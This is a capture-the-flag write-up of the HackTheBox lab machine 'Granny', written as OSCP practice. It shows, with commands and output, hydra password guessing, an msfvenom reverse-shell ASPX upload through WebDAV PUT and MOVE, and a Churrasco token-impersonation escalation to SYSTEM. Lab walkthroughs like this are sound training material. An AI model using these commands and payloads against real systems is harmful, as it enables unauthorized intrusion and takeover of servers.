
HTB: Granny Write-up
For my next OSCP-prep box (again courtesy of TJNull’s excellent list of OSCP-like HackTheBox machines) I decided to choose a Windows machine. I picked the first from the list that I hadn’t already attempted, Granny.
Phase 1: Enumeration
I begin by kicking off AutoRecon on the target.
autorecon -o granny --single-target 10.10.10.15
While the full nmap scan is running, the quick scan has already shown that there is a web-server on port 80.
[*] Service detection nmap-quick on 10.10.10.15 finished successfully in 17 seconds
[*] Found http on tcp/80 on target 10.10.10.15
We can start enumerating that while the full nmap scan is still running. As with any webserver, we always begin by doing directory enumeration. We know that this is a windows machine, so we can use ASP.NET file extensions.
ffuf -u http://10.10.10.15/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -e .asp,.aspx,.ashx,.asmx,.html,.exe,.dll -of csv -o ./raft-large-exts.csv -recursion -recursion-strategy greedy
The nmap http enumeration finished while that ffuf scan was running, and it looks like it picked up some MS FrontPage endpoints and a vulnerable FrontPage installation.
| http-enum:
|   /_vti_bin/: Frontpage file or folder
|   /_vti_log/: Frontpage file or folder
|   /postinfo.html: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.dll: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.exe: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.dll: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.exe: Frontpage file or folder
|   /_vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|   /_vti_bin/shtml.dll: Frontpage file or folder
|   /_vti_bin/shtml.exe: Frontpage file or folder
|   /images/: Potentially interesting folder
|_  /_private/: Potentially interesting folder
...
| http-frontpage-login:
|   VULNERABLE:
|   Frontpage extension anonymous login
|     State: VULNERABLE
|       Default installations of older versions of frontpage extensions allow anonymous logins which can lead to server compromise.
|
|     References:
|_      http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
This serves as a good lesson to always verify automated tool output. If we go diving through the FrontPage directories (directory listing is enabled) we can see that http://10.10.10.15/_vti_bin/_vti_adm/fpadmdll.dll actually requires NTLM authentication. We can use hydra to see if they are using any weak username/password combinations.
hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Passwords/darkweb2017-top100.txt" -e nsr -s 80 -o "/root/HTB/granny/scans/tcp_80_http_auth_hydra.txt" http-get://10.10.10.15/_vti_bin/_vti_adm/fpadmdll.dll
While that is going we can inspect the rest of the nmap HTTP output. This next bit immediately caught my eye.
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Date: Wed, 05 May 2021 00:38:46 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|_  WebDAV type: Unknown
Phase 2: Exploitation
This host allows for WebDAV usage, which could be exploited to upload a webshell to the server. We can use davtest to check the WebDAV configuration of the webserver. Ideally we could proxy davtest through burp to get the WebDAV requests in an easily editable format, but davtest doesn’t have a proxy feature natively. A neat trick that I learned from IppSec is that you can specify a pass-through proxy in Burp Suite on localhost:80 and then direct davtest at localhost.

With this proxy set up we can just point davtest at localhost 80 and it Burp will forward the traffic to the target server.
davtest --url http://localhost/

Now we can inspect the davtest output to see what files we can and can’t upload.
********************************************************
 Testing DAV connection
OPEN  SUCCEED:  http://localhost
********************************************************
NOTE Random string for this session: Iqdz9inIgLQYklF
********************************************************
 Creating directory
MKCOL  SUCCEED:  Created http://localhost/DavTestDir_Iqdz9inIgLQYklF
********************************************************
 Sending test files
PUT jsp SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.jsp
PUT pl SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.pl
PUT cfm SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.cfm
PUT asp FAIL
PUT txt SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.txt
PUT jhtml SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.jhtml
PUT aspx FAIL
PUT shtml FAIL
PUT cgi FAIL
PUT html SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.html
PUT php SUCCEED: http://localhost/DavTestDir_Iqdz9inIgLQYklF/davtest_Iqdz9inIgLQYklF.php
It looks like we aren’t able to upload .asp or .aspx files, which would have made our lives a lot easier. However, if we remember the output of the http-webdav-scan, we are allowed to use the MOVE method. MOVE allows us to, well, move files around on the web server (duh), but it also allows us to change the name and extension of files we move. The plan is now to use WebDAV to upload an .aspx webshell as a text file, then use MOVE to change it to an ASPX file that the server will execute. First things first, let’s generate a webshell using msfvenom.
msfvenom -p windows/shell/reverse_tcp -f aspx LHOST=tun0 LPORT=443 -o shell.aspx
Next, let’s use one of our proxied PUT requests in Burp to upload the contents of shell.aspx as a text file.

And now we can use the WebDAV MOVE command to switch it from a txt file to an aspx file.

Now all thats left to do is to start our handler and request the http://10.10.10.15/test.aspx endpoint.
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.14:443
msf6 exploit(multi/handler) > curl http://10.10.10.15/test.aspx
[*] exec: curl http://10.10.10.15/test.aspx


[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.15
msf6 exploit(multi/handler) > [*] Command shell session 11 opened (10.10.14.14:443 -> 10.10.10.15:1032) at 2021-05-06 17:23:20 -0400
Booyah.
Phase 3: Privilege Escalation
I wanted to do this box with using meterpreter or metasploit, but sadly my shell kept dying. I switched to meterpreter for more stability.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
Interesting, since we are a NT AUTHORITY service I can already suspect we might be able to do some token impersonation. Lets use windows-exploit-suggester to see what vulnerabilities this box is susceptible too.
Victim
meterpreter > shell
Process 4068 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\Temp>systeminfo > systeminfo.txt
systeminfo > systeminfo.txt

C:\WINDOWS\Temp>exit
meterpreter > download systeminfo.txt
[*] Downloading: systeminfo.txt -> /root/HTB/granny/loot/systeminfo.txt
[*] Downloaded 1.58 KiB of 1.58 KiB (100.0%): systeminfo.txt -> /root/HTB/granny/loot/systeminfo.txt
[*] download   : systeminfo.txt -> /root/HTB/granny/loot/systeminfo.txt
Kali
wes --update
wes -e ../loot/systeminfo.txt -o lpe.txt
Now we can look through some of the results that wes returned. Looking through the results that were returned, I see an exploitdb link that talks about token kidnapping (impersonation). Since I know we have the SeImpersonatePrivilege, this seems like a good route to check.
Setting Up A Visual Studio Build Environment
This part sucked. I had exploit C code that I needed to compile to an executable, but boy was I not prepared for that. I ended up spending a boatload of time getting a Windows VM set up with Visual Studio 2019 installed. Then, when the build kept failing, I learned that to compile programs for Windows Server 2003 (and Windows XP) I needed to use the old Visual Studio 2017 toolset (which can helpfully be installed as an additional component). Finally, after spending many hours debugging, I saw those magic words.
--- Build Successful (0 Errors) ---
Once I got the exploit compiled, all that was left to do was to upload it to the victim and execute it.
meterpreter > shell
Process 3436 created.
Channel 5 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\Temp>Churrasco.exe cmd.exe
Churrasco.exe cmd.exe
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 680
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 688
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 696
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x72c
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\Temp>whoami
whoami
nt authority\system
And thats a wrap on Granny. I spent a majority of my time on this box setting up my build environment, but at least I won’t have to go through that pain again… right?